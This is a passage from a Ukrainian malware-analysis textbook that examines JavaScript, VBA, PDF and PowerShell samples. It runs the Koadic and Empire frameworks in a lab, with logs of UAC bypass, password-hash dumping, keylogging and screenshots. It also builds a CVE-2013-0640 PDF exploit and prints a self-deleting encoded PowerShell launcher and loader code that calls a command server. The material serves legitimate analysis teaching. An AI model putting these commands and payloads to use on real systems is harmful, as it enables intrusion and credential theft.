Крім Python2 існують декомпілятори і для Python3 (велика кількість варіантів uncompyle3, uncompyle6, python-decompile3, pycdc, ...). У випадку обфускації на рівні байткоду може бути корисним dis.dis() [133].

7.3.3 JavaScript

Розглянемо методи аналізу JavaScript ШПЗ на прикладі Koadic [134]. Розгорнемо та отримаємо зразок коду, що виконується в цільовій системі:

1. Розгорнемо з вихідних кодів

   ```
   $ git clone https://github.com/zerosum0x0/koadic
   $ cd koadic
   $ sudo pip3 install -r requirements.txt
   $ sudo apt install python-pyasn1 python-crypto
   ```

2. Запустимо та отримаємо зразок коду

   ```
   $ ./koadic
   (koadic: sta/js/mshta)$ options
   NAME     VALUE          REQ  DESCRIPTION
   -----    ------------   ---- -------------
   SRVHOST  172.16.78.149  yes  Where the stager should call home
   SRVPORT  9999           yes  The port to listen for stagers on
   EXPIRES                 no   MM/DD/YYYY to stop calling home
   ```

```
KEYPATH                 no    Private key for TLS communications
CERTPATH                no    Certificate for TLS communications
ENDPOINT U9HiJ          yes   URL path for callhome operations
MODULE                  no    Module to run once zombie is staged
ONESHOT  false          yes   oneshot
AUTOFWD  true           yes   automatically fix forwarded connection URLs

(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://172.16.78.149:9999/U9HiJ
[>] mshta http://172.16.78.149:9999/U9HiJ

===
$ wget http://172.16.78.149:9999/U9HiJ -O sample
```

Слід зазначити, веб компоненти ШПЗ часто блокують доступ для клієнтів з незвичними параметрами. Так, HTTP заголовки mshta:

```
$ ncat -kvlp 9998
GET /U9HiJ HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.5
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64;
    x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR
    3.0.30729; .NET CLR 3.5.30729)
Host: 172.16.78.149:9998
Connection: Keep-Alive
```

відрізняються від wget і curl:

```
GET /U9HiJ HTTP/1.1
User-Agent: Wget/1.19.4 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 172.16.78.149:9998
Connection: Keep-Alive

GET /U9HiJ HTTP/1.1
Host: 172.16.78.149:9998
User-Agent: curl/7.58.0
Accept: */*
```

В якості вправи налаштуйте wget і curl для імітації mshta.

3. Виконання коду в цільовій системі (Windows Defender відключено, детектує виконання в пам'яті):

```
> mshta http://172.16.78.149:9999/U9HiJ
===


[+] Zombie 0: Staging new connection (172.16.78.1) on Stager 0
[!] Zombie 0: Timed out.
[+] Zombie 1: Staging new connection (172.16.78.132) on Stager 0
[+] Zombie 1: WINDEV2003EVAL\User @ WINDEV2003EVAL -- Windows 10
    Enterprise Evaluation
(koadic: sta/js/mshta)$ use implant/elevate/bypassuac_compdefaults
(koadic: imp/ele/bypassuac_compdefaults)$ options

        NAME      VALUE               REQ     DESCRIPTION
        -----     ------------        ----    -------------
        PAYLOAD                       yes     run listeners for a list
            of IDs
        ZOMBIE    ALL                 yes     the zombie to target

(koadic: imp/ele/bypassuac_compdefaults)$ listeners

        ID  IP              PORT  ENDPOINT  TYPE
        --  --              ----  --------  ----
        0   172.16.78.149   9999  U9HiJ     stager/js/mshta
```

```
Use "listeners ID" to print a payload
Use "listeners -o ID" to print a listener's options
Use "listeners -k ID" to kill a payload

(koadic: imp/ele/bypassuac_compdefaults)$ zombies

        ID   IP              STATUS  LAST SEEN
        ---  ---------       ------- ------------
        0    172.16.78.1     Dead    2020-05-03 12:31:12
        1    172.16.78.132   Alive   2020-05-03 12:32:42

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

(koadic: imp/ele/bypassuac_compdefaults)$ set PAYLOAD 0
[+] PAYLOAD => 0
(koadic: imp/ele/bypassuac_compdefaults)$ set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/ele/bypassuac_compdefaults)$ run
[*] Zombie 1: Job 0 (implant/elevate/bypassuac_compdefaults) created.
[+] Zombie 1: Job 0 (implant/elevate/bypassuac_compdefaults) completed.
[+] Zombie 2: Staging new connection (172.16.78.132) on Stager 0
[+] Zombie 2: WINDEV2003EVAL\User* @ WINDEV2003EVAL -- Windows 10
    Enterprise Evaluation
(koadic: imp/ele/bypassuac_compdefaults)$ use implant/gather/
    hashdump_sam
(koadic: imp/gat/hashdump_sam)$ set ZOMBIE 2
[+] ZOMBIE => 2
(koadic: imp/gat/hashdump_sam)$ run
[!] It doesn't look like you have the impacket submodule installed yet!
     This module will fail if you don't have it!
Would you like me to get it for you? y/N: y
Submodule 'impacket' (https://github.com/CoreSecurity/impacket.git)
    registered for path 'data/impacket'
Cloning into '/home/kali/koadic/data/impacket'...
Submodule path 'data/impacket': checked out '
    c65e3bc7c11e42492bc8152961b459b92ccb5a62'
[*] Zombie 2: Job 1 (implant/gather/hashdump_sam) created.
[*] Zombie 2: Job 1 (implant/gather/hashdump_sam) received SAM hive
    (70383 bytes)
[*] Zombie 2: Job 1 (implant/gather/hashdump_sam) received SECURITY
    hive (60231 bytes)
[*] Zombie 2: Job 1 (implant/gather/hashdump_sam) received SysKey
    (64743 bytes)
[*] Zombie 2: Job 1 (implant/gather/hashdump_sam) decoded SAM hive (/
    tmp/SAM.172.16.78.132.806d1a3d9258486a8e9f72e162197a1d)
[*] Zombie 2: Job 1 (implant/gather/hashdump_sam) decoded SECURITY hive
     (/tmp/SECURITY.172.16.78.132.b18805b8bffa430d92dfe47a319eeadf)
[*] Zombie 2: Job 1 (implant/gather/hashdump_sam) decoded SysKey: 0
    xc967d266da76207e33a52bf8e0152585
[+] Zombie 2: Job 1 (implant/gather/hashdump_sam) completed.
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31
    d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31
    d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31
    d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:03
    a2d4e2df1e79f59cb5b30758df0daa:::
User:1001:aad3b435b51404eeaad3b435b51404ee:31
    d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (uid:encryptedHash:
    longDomain:domain)
[*] Dumping LSA Secrets
...
[*] DPAPI_SYSTEM
...
[*] NL$KM
...
```

```
[*] Cleaning up...

(koadic: imp/gat/hashdump_sam)$ use exec_cmd
(koadic: imp/man/exec_cmd)$ set CMD calc
[+] CMD => calc
(koadic: imp/man/exec_cmd)$ run
[*] Zombie 1: Job 5 (implant/manage/exec_cmd) created.
[*] Zombie 2: Job 6 (implant/manage/exec_cmd) created.
(koadic: imp/man/exec_cmd)$ use implant/gather/clipboard
(koadic: imp/gat/clipboard)$ set ZOMBIE 2
[+] ZOMBIE => 2
(koadic: imp/gat/clipboard)$ run
[*] Zombie 2: Job 9 (implant/gather/clipboard) created.
[+] Zombie 2: Job 9 (implant/gather/clipboard) completed.
Clipboard contents:
mewmew was here!
```

Проаналізуємо код завантажувача mshta. Для цього виділимо JavaScript між тегами `<script>`, `</script>` починаючи з обфускованої функції та емулюємо виконання в Google V8:

- Встановимо V8

```
$ cd
$ git clone https://chromium.googlesource.com/chromium/tools/
    depot_tools.git
$ export PATH=/home/kali/depot_tools:$PATH
$ mkdir v8 && cd v8
$ fetch v8
$ cd v8
$ tools/dev/gm.py x64.release

$ /home/kali/v8/v8/out/x64.release/d8
```

- Замінимо функцію eval(), що використовується для виконання коду після деобфускації, на власну – eval.js

```
function eval(s) {
  console.log(s);
}
```

- Деобфускуємо навантаження та відформатуємо вихідний код за допомогою js-beautify:

```
$ /home/kali/v8/v8/out/x64.release/d8 eval.js sample > sample.txt

$ sudo npm -g install js-beautify
$ js-beautify sample.txt > sample.js
```

Таким чином отримано IP центру керування зразку та інші дані конфігурації:

```
$ cat sample.js
var KYRFAXIVFS = {};
KYRFAXIVFS.BBNZIOLUNH = new ActiveXObject("Scripting.FileSystemObject");
KYRFAXIVFS.VMWNJJQYHW = new ActiveXObject("WScrip" + "t.Shell");
KYRFAXIVFS.URBTRQESHW = "http://172.16.78.149:9999/U9HiJ";
KYRFAXIVFS.UBLQTGWLFY = "fde1403232844f54943b2cd5d4b80012";
KYRFAXIVFS.VEMWDRPYML = "";
KYRFAXIVFS.QIKYWQFESN = "http://172.16.78.149:9999/U9HiJ?FQBO5Z7H6X=
    fde1403232844f54943b2cd5d4b80012;DSJTXSZAJ6=";
KYRFAXIVFS.VETODCKHCI = "903841415673170";
...
```

Розглянуті методи застосовні не тільки для WScript, а й обфускованого JS коду в браузері, Adobe PDF та ін. Крім eval() у ШПЗ використовується

ряд інших функцій, більш повне визначення можна знайти у def.js [135]. Існують також повністю автоматизовані засоби аналізу – пісочниці типу malware-jail [136]. Для розглянутого прикладу:

```
$ sudo apt install npm
$ git clone https://github.com/HynekPetrak/malware-jail.git
$ cd malware-jail
$ npm install

$ node jailme.js ../sample
3 May 13:19:31 - mailware-jail, a malware sandbox ver. 0.20
3 May 13:19:31 - ------------------------
3 May 13:19:31 - Arguments: ../sample
3 May 13:19:31 - Sandbox environment sequence: env/utils.js,env/eval.js,env/
    function.js,env/wscript.js,env/browser.js,env/agents.js,env/other.js,env
    /console.js
3 May 13:19:31 - Malware files: ../sample
3 May 13:19:31 - Execution timeout set to: 60 seconds
3 May 13:19:31 - Output file for sandbox dump: sandbox_dump_after.json
3 May 13:19:31 - Output directory for generated files: output/
3 May 13:19:31 - Download from remote server: No
3 May 13:19:31 - ==> Preparing Sandbox environment.
3 May 13:19:31 -  => Executing: env/utils.js quitely
3 May 13:19:31 -  => Executing: env/eval.js quitely
3 May 13:19:31 -  => Executing: env/function.js quitely
3 May 13:19:31 -  => Executing: env/wscript.js quitely
3 May 13:19:31 -  => Executing: env/browser.js quitely
3 May 13:19:31 -  => Executing: env/agents.js quitely
3 May 13:19:31 -  => Executing: env/other.js quitely
3 May 13:19:31 -  => Executing: env/console.js quitely
3 May 13:19:31 - ==> Executing malware file(s).
    ========================================
3 May 13:19:31 -  => Executing: ../sample verbosely, reporting silent catches
3 May 13:19:31 - Saving: output/.._sample
3 May 13:19:31 - Saving: output/tr_.._sample
3 May 13:19:31 - WScript.scriptfullname = (string) '../sample'
3 May 13:19:31 - WScript.arguments = (object) '../sample,xyz'
3 May 13:19:31 - Calling eval[1]('var KYRFAXIVFS={};KYRFAXIVFS.BBNZIOLUNH=new
     ActiveXObject("Scripting.FileSystemObject");KYRFAXIVFS.VMWNJJQYHW=new
    ActiveXObject("WScrip"+"t.Shell");KYRFAXIVFS.URBTRQESHW="http
    ://172.16.78.149:9999/U9HiJ";KYRFAXIVFS.UBLQTGWLFY="
    fde1403232844f54943b2cd ... (truncated)')
3 May 13:19:31 - ActiveXObject(Scripting.FileSystemObject)
3 May 13:19:31 - new Scripting.FileSystemObject[14]
3 May 13:19:31 - new DriveObject[15](C:)
3 May 13:19:31 - DriveObject[15](C:).name = (string) 'C:'
3 May 13:19:31 - new Collection[16]([ DriveObject {?    id: 15,?    _name: '
    DriveObject[15](C:)',?    _availablespace: '',?    _driveletter: '',?
       _drivetype: '',?    _filesystem: '',?    _freespace: '',?    _isready
    : '',?    _path: '',?    _rootfolder: '',?    _serialnumber: '',?    ...
     (truncated))
3 May 13:19:31 - Collection[16].count = (number) '1'
3 May 13:19:31 - ActiveXObject(WScript.Shell)
3 May 13:19:31 - new WScript.Shell[17]
3 May 13:19:31 - GetObject(winmgmts:\\.\root\default:StdRegProv, undefined)
3 May 13:19:31 - new AutomationObject[18](winmgmts:\\.\root\default:
    StdRegProv, undefined)
3 May 13:19:31 - >>> FIXME: AutomationObject[18](winmgmts:\\.\root\default:
    StdRegProv, undefined)[CreateKey] not defined
3 May 13:19:31 - ActiveXObject(Msxml2.ServerXMLHTTP.6.0)
3 May 13:19:31 - new MSXML2.XMLHTTP[19]
3 May 13:19:31 - MSXML2.XMLHTTP[19].onreadystatechange = (undefined) '
    undefined'
3 May 13:19:31 - MSXML2.XMLHTTP[19].setTimeouts(0,0,0,0)
3 May 13:19:31 - MSXML2.XMLHTTP[19].open(POST,http://172.16.78.149:9999/U9HiJ
    ?FQB05Z7H6X=fde1403232844f54943b2cd5d4b80012;DSJTXSZAJ6=;,false)
3 May 13:19:31 - MSXML2.XMLHTTP[19].method = (string) 'POST'
3 May 13:19:31 - MSXML2.XMLHTTP[19].url = (string) 'http
    ://172.16.78.149:9999/U9HiJ?FQB05Z7H6X=fde1403232844f54943b2cd5d4b80012;
    DSJTXSZAJ6=;'
3 May 13:19:31 - MSXML2.XMLHTTP[19].async = (boolean) 'false'
3 May 13:19:31 - MSXML2.XMLHTTP[19].setRequestHeader(errno, -1)
3 May 13:19:31 - MSXML2.XMLHTTP[19].setRequestHeader(errname, TypeError)
```

```
3 May 13:19:31 - MSXML2.XMLHTTP[19].setRequestHeader(errdesc, Unknown)
3 May 13:19:31 - MSXML2.XMLHTTP[19].setRequestHeader(Content-Type,
    application/octet-stream)
3 May 13:19:31 - FIXME: WScript.Shell[17].RegRead(HKLM\SYSTEM\
    CurrentControlSet\Control\Nls\CodePage\ACP) - unknown key
3 May 13:19:31 - WScript.Shell[17].RegRead(HKLM\SYSTEM\CurrentControlSet\
    Control\Nls\CodePage\ACP) => undefined
3 May 13:19:31 - MSXML2.XMLHTTP[19].setRequestHeader(encoder, undefined)
3 May 13:19:31 - FIXME: WScript.Shell[17].RegRead(HKLM\SYSTEM\
    CurrentControlSet\Control\Nls\CodePage\OEMCP) - unknown key
3 May 13:19:31 - WScript.Shell[17].RegRead(HKLM\SYSTEM\CurrentControlSet\
    Control\Nls\CodePage\OEMCP) => undefined
3 May 13:19:31 - MSXML2.XMLHTTP[19].setRequestHeader(shellchcp, undefined)
3 May 13:19:31 - MSXML2.XMLHTTP[19].send(reg.CreateKey is not a function)
3 May 13:19:31 - MSXML2.XMLHTTP[19] Not sending data, if you want to interact
     with remote server, set --down
3 May 13:19:31 - MSXML2.XMLHTTP[19].responsebody = (string) 'MZDumy conntent,
     use --down to download the real payload.?Dumy conntent, use --down to
    download the real payload.?Dumy conntent, use --down to download the
    real payload.?Dumy conntent, use --down to download the real payload.?
    Dumy conntent, use --dow ... (truncated)'
3 May 13:19:31 - MSXML2.XMLHTTP[19].status = (number) '200'
3 May 13:19:31 - MSXML2.XMLHTTP[19].readystate = (number) '4'
3 May 13:19:31 - MSXML2.XMLHTTP[19].onreadystatechange.get() => (undefined) '
    undefined'
3 May 13:19:31 - MSXML2.XMLHTTP[19].send(reg.CreateKey is not a function)
    finished
3 May 13:19:31 - ==> Cleaning up sandbox.
3 May 13:19:31 - ==> Script execution finished, dumping sandbox environment
    to a file.
3 May 13:19:31 - The sandbox context has been  saved to: sandbox_dump_after.
    json
3 May 13:19:31 - Saving: output/eval_1.js
3 May 13:19:31 - Saving: output/urls.json

$ cat output/urls.json
[
    {
        "url": "http://172.16.78.149:9999/U9HiJ?FQB05Z7H6X=
            fde1403232844f54943b2cd5d4b80012;DSJTXSZAJ6=;",
        "method": "POST",
        "request_headers": "undefined"
    }
]
```

де 172.16.78.149:9999 – IP адреса та порт центру керування.

7.3.4 MS Office VBA

Один з найбільш поширених методів доставки ШПЗ – фішингові листи з документами Microsoft Office (у вкладеннях або за посиланням). Розглянемо методи аналізу коду шкідливих документів на прикладі розсилки з використанням соціальної інженерії на тему COVID-19 [137]. Вкладений документ "COVID 19 Relief.doc" доступний для завантаження [138]:

```
$ 7z x -pinfected COVID\ 19\ Relief.doc.zip
$ hashdeep -b *.doc
%%%% HASHDEEP-1.0
%%%% size,md5,sha256,filename
103936,4f7dd25597cf3882a7112769710a54dd,
    cab9f8e35bad327b2148a9dada3fce71e28aac117f89a28425e8f4da779f00b9,COVID
    19 Relief.doc
```

Документ захищено паролем 1234, що вказано в фішинговому листі. Це ускладнює аналіз автоматичними засобами захисту. Розшифруємо документ за допомогою msoffcrypto-tool [139] або скористаємось oletools [140]:

```
$ git clone https://github.com/nolze/msoffcrypto-tool
$ cd msoffcrypto-tool
```

```
$ sudo python3 setup.py install
$ msoffcrypto-tool -p 1234 COVID\ 19\ Relief.doc out.docx

$ sudo pip3 install oletools
$ olevba -p 1234 COVID\ 19\ Relief.doc
```

Проаналізуємо отриманий за допомогою oletools вбудований код VBA. У функції Document_Open():

```
Set tryToRun = CreateObject(Mid(Collect.WhatDo.Caption, 14, 17))
tryToRun.ShellExecute (someStr)
```

де Mid(Collect.WhatDo.Caption, 14, 17) повертає "Shell.Application". У UserForm_Initialize() створюється файл з JScript навантаженням:

```
Dim folderP As String
folderP = Environ(Collect.Where)
folderP = folderP & "\" & Rnd
folderP = folderP & ".jse"

Collect.HowName.Text = folderP

Open folderP For Output As #5
Print #5, strData

Close #5
```

Саме навантаження збережено в потоці Data/o:

```
VBA FORM STRING IN 'word/vbaProject.bin' - OLE stream: 'Data/o'
```

У разі успіху завантажується виконуваний файл PE – зразок Zloader[1].

Крім аналізу вихідних кодів скриптів, що вбудовуються у документ і оброблюються olevba, може застосовуватися і прямий аналіз проміжного коду за допомогою pcodedmp [141]:

```
$ sudo pip3 install -U pcodedmp
$ pcodedmp out.docx
```

Слід зазначити, створений на попередніх кроках out.docx відрізняється форматом від оригінального документа – OOXML проти OLE2. Перший є Zip архівом з XML для опису компонентів документа:

```
$ 7z x out.docx
$ tree -Fc --dirsfirst --charset=ascii
|-- customXml/
|   |-- _rels/
|   |   `-- item1.xml.rels
|   |-- item1.xml
|   `-- itemProps1.xml
|-- _rels/
|-- docProps/
|   |-- core.xml
|   `-- app.xml
|-- word/
|   |-- media/
|   |   `-- image1.png
|   |-- _rels/
|   |   |-- document.xml.rels
|   |   `-- vbaProject.bin.rels
|   |-- theme/
|   |   `-- theme1.xml
|   |-- document.xml
|   |-- endnotes.xml
|   |-- fontTable.xml
|   |-- footnotes.xml
|   |-- settings.xml
```

[1]Також відомий як SILENTNIGHT, MD5 9e616a1757cf1d40689f34d867dd742e, доступний для аналізу на VirusShare.

Рис. 7.3: Приманка для активації макросів документу MS Word

```
|   |-- vbaData.xml
|   |-- vbaProject.bin
|   |-- styles.xml
|   `-- webSettings.xml
|-- [Content_Types].xml
`-- out.docx
```

Так, word/media/image1.png містить зображення-приманку, що має змусити користувача дозволити виконання макросів (рис. 7.3).

7.3.5 Adobe PDF JS

Популярний деякий час тому формат документів для доставки шкідливого навантаження PDF зберігає актуальність і досі. Розглянемо на прикладі експлоїту CVE-2013-0640/1 [142]. Розгорнемо конструктор та підготуємо навантаження:

1. У Windows 10 встановимо Ruby 1.9 (rubyinstaller-1.9.3-p385.exe), та залежності:

```
> gem install metasm
> gem install origami -v "=1.2.5"
```

2. Корисне навантаження hello.exe:

```
$ cat > hello.asm <<EOF
    include 'win32ax.inc'
.code
main:
    invoke  MessageBox,NULL,'Mew-mew-mew!','Kitty says',MB_OK
    invoke  ExitProcess,0
.end main
EOF
$ wine fasmw.exe hello.asm
$ ls -l hello.exe
-rwxr-xr-x 1 user user 1536 May  4 07:28 hello.exe
```

3. Створимо зразок:

```
> C:\Ruby193\bin\ruby xfa_MAGIC.rb -p hello.exe -o sample.pdf
[+] Loading package
[+] Embedding user executable (size: 1536)
[+] Encoding payload (key: 68 kii: 27)
[+] Generating file: sample.pdf
```

Проаналізуємо отриманий зразок за допомогою pdfid, pdf-parser [143]:

```
$ python /opt/DidierStevensSuite/pdfid.py sample.pdf
PDFiD 0.2.7 sample.pdf
 PDF Header: %PDF-1.2
 obj                    5
 endobj                 5
 stream                 2
 endstream              2
 xref                   1
 trailer                1
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    0
 /OpenAction            1
 /AcroForm              1
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /XFA                   1
 /URI                   0
 /Colors > 2^24         0

$ python /opt/DidierStevensSuite/pdf-parser.py sample.pdf
PDF Comment '%PDF-1.2\r\n'

obj 1 0
 Type: /Catalog
 Referencing: 2 0 R, 4 0 R, 5 0 R

  <<
    /Pages 2 0 R
    /AcroForm
      <<
        /XFA 4 0 R
      >>
    /ZZZ
      <<
        /EEE 5 0 R
      >>
    /OpenAction
      <<
        /JS '(function sHOGG...
```

Бачимо, що документ містить обробник OpenAction, при відкритті запускається JS скрипт. Виділити скрипт можна за допомогою Origami [144]:

```
$ sudo gem install origami
$ pdfextract sample.pdf
$ ls -l sample.dump/scripts/
-rw-r--r-- 1 user user 288754 May  4 07:44 script_1088526709560283708.js
```

JS містить функції динамічної побудови ROP послідовності, heap spray, завантажуваний виконуваний файл (білдер вище лише замінює його на заданий користувачем, див. вихідні коди xfa_MAGIC.rb). Підтримувані версії Adobe Acrobat Reader:

```
$ js-beautify script_1088526709560283708.js | grep sIIESTRI | grep '{}'
sIIESTRI = {};
sIIESTRI['11.001'] = {};
sIIESTRI['11'] = {};
sIIESTRI['10.105'] = {};
sIIESTRI['10.104SPEC'] = {};
sIIESTRI['10.104'] = {};
sIIESTRI['10.103'] = {};
sIIESTRI['10.102'] = {};
sIIESTRI['10.1'] = {};
```

```
sIIESTRI['9.503'] = {};
sIIESTRI['9.502'] = {};
sIIESTRI['9.502SPEC'] = {};
sIIESTRI['9.5'] = {};
```

Більш детально про методи аналізу та експлуатації дізнаємось в курсі з аналізу бінарних вразливостей.

У випадку захищеного паролем PDF, розшифрувати документ можна за допомогою QPDF [145]. Для аналізу текстового вмісту може бути корисним попереднє конвертування у текст, pdfminer pdf2txt [146].

7.3.6 PowerShell

PowerShell активно застосовується на етапі доставки ШПЗ та постексплуатації. Легкість обфускації, наявність універсальних методів протидії антивірусному захисту (нейтралізація AMSI, см. приклади у MITRE ATT&CK G0010 Turla) зумовили популярність комплексів типу PowerShell Empire [147] та окремих модулів powercat [148], PowerSploit [149] та похідних [150]. Розглянемо аналіз PowerShell коду на прикладі завантажувача Empire 3 [151]:

1. Розгорнемо актуальну версію платформи та згенеруємо завантажувач:

```
$ git clone https://github.com/BC-SECURITY/Empire.git
$ cd Empire
$ sudo ./setup/install.sh

$ sudo ./empire
(Empire) > uselistener http
(Empire: listeners/http) > set Name kitty
(Empire: listeners/http) > set Port 8888
(Empire: listeners/http) > execute
(Empire: listeners/http) > back

(Empire) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > set Listener kitty
(Empire: stager/windows/launcher_bat) > set Obfuscate True
(Empire: stager/windows/launcher_bat) > generate
[*] Stager output written out to: /tmp/launcher.bat
```

2. Запустимо зразок в цільвій системі (з виключеним Windows Defender, детектує завантажувач в т.ч. у пам'яті):

```
[*] Sending POWERSHELL stager (stage 1) to 172.16.78.132
[*] New agent A73VRTCP checked in
[+] Initial agent A73VRTCP from 172.16.78.132 now active (Slack)
[*] Sending agent (stage 2) to A73VRTCP at 172.16.78.132

(Empire: agents) > interact A73VRTCP
(Empire: A73VRTCP) > usemodule privesc/bypassuac_fodhelper
(Empire: powershell/privesc/bypassuac_fodhelper) > set Listener kitty
(Empire: powershell/privesc/bypassuac_fodhelper) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked A73VRTCP to run TASK_CMD_JOB
[*] Agent A73VRTCP tasked with task ID 1
[*] Tasked agent A73VRTCP to run module powershell/privesc/
    bypassuac_fodhelper
(Empire: powershell/privesc/bypassuac_fodhelper) >
Job started: TBK64Y

[*] Sending POWERSHELL stager (stage 1) to 172.16.78.132
[*] New agent KHRZWYBG checked in
[+] Initial agent KHRZWYBG from 172.16.78.132 now active (Slack)
[*] Sending agent (stage 2) to KHRZWYBG at 172.16.78.132
```

```
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username
      Process            PID    Delay    Last Seen            Listener
 ----     -- -----------     ------------      --------
      -------            ---    -----    ---------
      ----------------
 A73VRTCP ps 172.16.78.132   WINDEV2003EVAL    WINDEV2003EVAL\User
      powershell         1696   5/0.0    2020-05-04 16:24:29  kitty
 KHRZWYBG ps 172.16.78.132   WINDEV2003EVAL    *WINDEV2003EVAL\User
      powershell         4112   5/0.0    2020-05-04 16:24:30  kitty

(Empire: agents) > interact KHRZWYBG
(Empire: KHRZWYBG) > info

[*] Agent info:

        id                      2
        session_id              KHRZWYBG
        listener                kitty
        name                    KHRZWYBG
        language                powershell
        language_version        5
        delay                   5
        jitter                  0.0
        external_ip             172.16.78.132
        internal_ip             172.16.78.132
        username                WINDEV2003EVAL\User
        high_integrity          1
        process_name            powershell
        process_id              4112
        hostname                WINDEV2003EVAL
        os_details              Microsoft Windows 10 Enterprise
             Evaluation
        session_key             NbY|46\‘-ct3Jh9<vf&L$wG:qUC8+(DE
        nonce                   4030438359198880
        checkin_time            2020-05-04 16:22:25
        lastseen_time           2020-05-04 16:24:35
        parent                  None
        children                None
        servers                 None
        profile                 /admin/get.php,/news.php,/login/process
             .php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like
                                     Gecko
        kill_date
        working_hours
        lost_limit              60
        taskings

(Empire: KHRZWYBG) > usemodule credentials/powerdump
(Empire: powershell/credentials/powerdump) > execute
[*] Tasked KHRZWYBG to run TASK_CMD_JOB
[*] Agent KHRZWYBG tasked with task ID 2
[*] Tasked agent KHRZWYBG to run module powershell/credentials/
     powerdump
(Empire: powershell/credentials/powerdump) >
Job started: 8P2AT4
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31
     d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31
     d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31
     d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31
     d6cfe0d16ae931b73c59d7e0c089c0:::
User:1001:aad3b435b51404eeaad3b435b51404ee:31
     d6cfe0d16ae931b73c59d7e0c089c0:::

(Empire: powershell/credentials/powerdump) > back
(Empire: KHRZWYBG) > usemodule collection/keylogger
(Empire: powershell/collection/keylogger) > run
```

```
[*] Tasked KHRZWYBG to run TASK_CMD_JOB
[*] Agent KHRZWYBG tasked with task ID 3
[*] Tasked agent KHRZWYBG to run module powershell/collection/keylogger
(Empire: powershell/collection/keylogger) >
Job started: BKWDSM
{C:\test} - Far 3.0.5577 x64 - 04/05/2020:13:26:10:40
mewmew
[SpaceBar]
was
[SpaceBar]
here
[Enter]
(Empire: powershell/collection/keylogger) > back
(Empire: KHRZWYBG) > shell calc
[*] Tasked KHRZWYBG to run TASK_SHELL
[*] Agent KHRZWYBG tasked with task ID 4
..Command execution completed.
(Empire: KHRZWYBG) > usemodule collection/screenshot
(Empire: powershell/collection/screenshot) > run
[*] Tasked KHRZWYBG to run TASK_CMD_WAIT_SAVE
[*] Agent KHRZWYBG tasked with task ID 5
[*] Tasked agent KHRZWYBG to run module powershell/collection/
    screenshot
[+] File screenshot/WINDEV2003EVAL_2020-05-04_16-28-39.png from
    KHRZWYBG saved
Output saved to ./downloads/KHRZWYBG/screenshot/WINDEV2003EVAL_2020
    -05-04_16-28-39.png
```

Розглянемо зразок launcher.bat. Він запускає powershell з base64 закодованим навантаженням та видаляє власний файл:

```
@echo off
start /b powershell -noP -sta -w 1 -enc  JgAoA...AKQA=
start /b "" cmd /c del "%%~f0"&exit /b
```

Навантаження обфусковане за допомогою Invoke-Obfuscation:

```
&('SV') 13v7  ([tYpE]("{8}{9}{12}{1}{2}{11}{4}{10}{0}{3}{7}{5}{6}" -f 'NaRY[
    StRINg,SYS...
```

Для деобфускації можна використати пряме інструментування скрипта, Get-Variable та Write-Output змінних після деобфускації. Динамічний аналіз доступний в тому числі без Windows – відкрито вихідний код PowerShell Core [152], що підтримує Linux та MacOS. Існують засоби автоматизації інструментування та аналізу результатів – такі як PSDecode [153]. В нашому випадку застосування:

```
$ sudo apt install powershell
$ git clone https://github.com/R3MRUM/PSDecode
$ cd PSDecode
$ mkdir -p ~/.local/share/powershell/Modules/PSDecode
$ cp PSDecode.psm1 ~/.local/share/powershell/Modules/PSDecode

$ pwsh
PS /root/ps> PSDecode -beautify -dump -verbose .\1.ps1
...
Saving layers to /tmp/
Writing /tmp/5b508d9f8b028e652a095705204b9864_layer_1.txt
Writing /tmp/5b508d9f8b028e652a095705204b9864_layer_2.txt
Writing /tmp/5b508d9f8b028e652a095705204b9864_layer_3.txt
...

$ sed 's/;/;\n/g;s/`//g' /tmp/5b508d9f8b028e652a095705204b9864_layer_2.txt
...
${Ser}=$(  (  gi 'varIable:hdv2').VaLUe::"UNiCODE".GETstRInG(  (.'geT-
    VarIAbLE'  28p -VALueo )::'FroMBAse64StRiNg'.Invoke('
    aAB0AHQAcAA6AC8ALwAxADcAMgAuADEANgAuADcAOAAuADEANAA5ADoAOAA4ADgAOAA=')))
    ;
${T}='/news.php';
${b3904}.HEAderS.Add.Invoke('User-Agent',${U});
```

